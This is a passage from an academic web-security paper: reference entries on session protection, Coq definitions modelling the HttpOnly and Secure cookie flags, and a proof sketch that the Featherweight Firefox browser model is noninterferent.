[20] Collin Jackson and Adam Barth. Forcehttps: protecting high-security web sites from network attacks. In *International Conference on World Wide Web (WWW)*, pages 525–534, 2008.

[21] Martin Johns, Bastian Braun, Michael Schrank, and Joachim Posegga. Reliable protection against session fixation attacks. In *ACM Symposium on Applied Computing (SAC)*, pages 1531–1537, 2011.

[22] Martin Johns, Sebastian Lekies, Bastian Braun, and Benjamin Flesch. Betterauth: web authentication revisited. In *Annual Computer Security Applications Conference (ACSAC)*, pages 169–178, 2012.

[23] Wilayat Khan, Stefano Calzavara, Michele Bugliesi, Willem De Groef, and Frank Piessens. Client side web session integrity as a non-interference property. In *International Conference on Information and Systems Security (ICISS)*, pages 89–108, 2014.

[24] Engin Kirda, Christopher Krügel, Giovanni Vigna, and Nenad Jovanovic. Noxes: a client-side solution for mitigating cross-site scripting attacks. In *ACM Symposium on Applied Computing (SAC)*, pages 330–337, 2006.

[25] Alex X. Liu, Jason M. Kovacs, and Mohamed G. Gouda. A secure cookie scheme. *Computer Networks*, 56(6):1723–1730, 2012.

[26] PHP manual. The strip_tags function. Available at `http://php.net/manual/en/function.strip-tags.php`, Accessible on November 2014.

[27] Ziqing Mao, Ninghui Li, and Ian Molloy. Defeating cross-site request forgery attacks with browser-enforced authenticity protection. In *Financial Cryptography (FC)*, pages 238–255, 2009.

[28] Nick Nikiforakis, Wannes Meert, Yves Younan, Martin Johns, and Wouter Joosen. SessionShield: Lightweight protection against session hijacking. In *Engineering Secure Software and Systems (ESSoS)*, pages 87–100, 2011.

[29] Open Web Application Security Project. Top 10 web application security threats. Available at `https://www.owasp.org/index.php/Top_10_2013-Top_10`, Accessible on August 2014.

[30] Philippe De Ryck, Lieven Desmet, Thomas Heyman, Frank Piessens, and Wouter Joosen. Csfire: Transparent client-side mitigation of malicious cross-domain requests. In *ESSoS*, pages 18–34, 2010.

[31] Philippe De Ryck, Lieven Desmet, Wouter Joosen, and Frank Piessens. Automatic and precise client-side protection against CSRF attacks. In *European Symposium on Research in Computer Security (ESORICS)*, pages 100–116, 2011.

[32] Philippe De Ryck, Nick Nikiforakis, Lieven Desmet, Frank Piessens, and Wouter Joosen. Serene: Self-reliant client-side protection against session fixation. In *Distributed Applications and Interoperable Systems (DAIS)*, pages 59–72, 2012.

[33] Shuo Tang, Nathan Dautenhahn, and Samuel T. King. Fortifying web-based applications automatically. In *ACM Conference on Computer and Communications Security (CCS)*, pages 615–626, 2011.

[34] Tor Project and the Electronic Frontier Foundation. HTTPS Everywhere. Available for download at `https://www.eff.org/https-everywhere`, Accessible on August 2014.

Appendix

A. Coq Implementation of the Cookie Flags

We present the Coq implementation of the `HttpOnly` and the `Secure` flags. When a script needs to access the cookie jar, it invokes the function `get_site_cookies_httponly` given below.

```
Definition get_site_cookies_httponly (u: url) (ckm: CookieMap.t cookie_flags_value)
 : StringMap.t String.t :=
  match u with
  | blank_url => StringMap.empty
  | http_s_url prot d ru =>
  CookieMap.fold
    (fun cki ck zm =>
      if cki.(cookie_id_domain) =?= d
         && cki.(cookie_id_path) =?= ru.(req_uri_path)
         && !ck.(cookie_flags_value_httponly)
      then StringMap.add cki.(cookie_id_key) ck.(cookie_flags_value_value) zm
      else zm)
     ckm
     StringMap.empty
  end.
```

The function takes the source URL of the page where the script is running and the cookie jar as the input and returns all the non-`HttpOnly` cookies in the jar as a mapping (`StringMap.t String.t`) of name-value pairs. The implementation uses the Coq function `fold`, which applies a function to each element of the cookie jar and accumulates the results (in our case, a name-value mapping). The body of the function passed to the `fold` matches the domain and the path of the URL with the domain and the path of each cookie in the jar. If a match is found and the `HttpOnly` flag is not set, the cookie is added to the accumulator.

As to the `Secure` flag, its implementation is shown in the function `get_site_cookies` given below, which is invoked when composing HTTP(S) requests.

```
Definition get_site_cookies (u: url) (ckm: CookieMap.t cookie_flags_value)
 : StringMap.t String.t :=
   match u with
   | blank_url => StringMap.empty
   | http_s_url prot d ru =>
      if prot =?= about_protocol
      then StringMap.empty
      else
        CookieMap.fold
          (fun cki ck zm =>
            if (cki.(cookie_id_domain) =?= d
              && cki.(cookie_id_path) =?= ru.(req_uri_path)
              && !(prot =?= http_protocol && ck.(cookie_flags_value_secure)) )
            then StringMap.add cki.(cookie_id_key) ck.(cookie_flags_value_value) zm
            else zm)
        ckm
        StringMap.empty
   end.
```

The function takes the destination URL of the HTTP(S) request and the cookie jar as the input and returns all the cookies which must be attached to the request. Specifically, the function passed as an argument to the `fold` ensures that, whenever the protocol is HTTP and the `Secure` flag is set, the cookie is not attached to the network request.

B. Noninterference Proof

Following previous work [9,6], we prove our main result through an unwinding lemma, which provides a coinductive proof technique for reactive noninterference. However, we depart from previous proposals by developing a variant of the existing unwinding lemma based on a *lockstep* unwinding relation.

Definition 11 (Lockstep Unwinding Relation)**.** *We define a* lockstep unwinding relation *on a reactive system as a label-indexed family of binary relations on states (written $\simeq_l$) with the following properties:*

1. *if $Q \simeq_l Q'$, then $Q' \simeq_l Q$;*
2. *if $C \simeq_l C'$ and $C \xrightarrow{i} P$ and $C' \xrightarrow{i'} P'$ and $i \approx_l i'$ and $visible_l(i)$ and $visible_l(i')$, then $P \simeq_l P'$;*
3. *if $C \simeq_l C'$ and $\neg visible_l(i)$ and $C \xrightarrow{i} P$, then $P \simeq_l C'$;*
4. *if $P \simeq_l C$ and $P \xrightarrow{o} Q$, then $\neg visible_l(o)$ and $Q \simeq_l C$;*
5. *if $P \simeq_l P'$, then for any o, o', Q, Q' such that $P \xrightarrow{o} Q$ and $P' \xrightarrow{o'} Q'$ we have $Q \simeq_l Q'$, provided that either (i) $o \approx_l o'$; or (ii) $\neg visible_l(o)$ and $\neg visible_l(o')$.*

With respect to the original definition of unwinding relation, the main difference is in the last clause, where we require two related producer states to proceed in a lockstep fashion, even when they emit invisible output events. We can show that exhibiting a lockstep unwinding relation on the initial state of a reactive system is enough to prove noninterference.

Lemma 3 (Unwinding)**.** *If $Q \simeq_l Q$ for all l, then Q is noninterferent.*

Proof. (Sketch) We show by coinduction that $Q \simeq_l Q'$ implies $Q \sim_l Q'$ for all l, where $\sim_l$ is an unwinding relation according to the definition in Aaron Bohannon's dissertation [7]. Then, the result follows by the main theorem therein, showing that, if $Q \sim_l Q$ for all l, then Q is noninterferent. □

By relying on a lockstep unwinding relation rather than on a standard unwinding relation, we can dramatically simplify the definition of the witness required by our proof technique and the proof itself, as we discuss below.

The browser state b in Featherweight Firefox is represented by a tuple, which contains several data structures modelling open windows, loaded pages, cookies, open network connections and a bunch of additional information needed for the browser to operate. We identify the set of *consumer states* with the space state generated by instantiating the set of these data structures in all possible ways. We then define *producer states* by pairing a consumer state b with a task list t: this list keeps track of the script expressions that the browser must evaluate before it can accept another input. State transitions are defined by the FF implementation: intuitively, the browser starts its execution in a consumer state and each input event fed to it will initialize the task list in a different way. Processing the task list moves the browser across producer states (possibly adding new tasks): when the task list is empty, the browser moves back to a consumer state and can process the next input.

To prove noninterference, we define our candidate lockstep unwinding relation $\simeq_l^{\mathsf{B}}$ as follows:

$$\text{(B-CONS)}\quad \frac{\mathit{erase}_l(b) = \mathit{erase}_l(b')}{b \simeq_l^{\mathsf{B}} b'} \qquad\qquad \text{(B-PROD)}\quad \frac{b \simeq_l^{\mathsf{B}} b'}{(b, t) \simeq_l^{\mathsf{B}} (b', t)}$$

where $\mathit{erase}_l(b)$ is obtained from b by erasing from its cookie store the value of every cookie c with $\mathit{ck\_label}(c) \not\sqsubseteq l$. We then show that $\simeq_l^{\mathsf{B}}$ is indeed a lockstep unwinding relation and that $b_{init} \simeq_l^{\mathsf{B}} b_{init}$ for all l, where b_{init} is the initial state of the Featherweight Firefox model. By Lemma 3, this implies that the browser model is noninterferent. As a technical note, we point out that $\simeq_l^{\mathsf{B}}$ is not itself an unwinding relation according to the definition in [7]. On the other hand, it is a lockstep unwinding relation, which is enough for our present needs.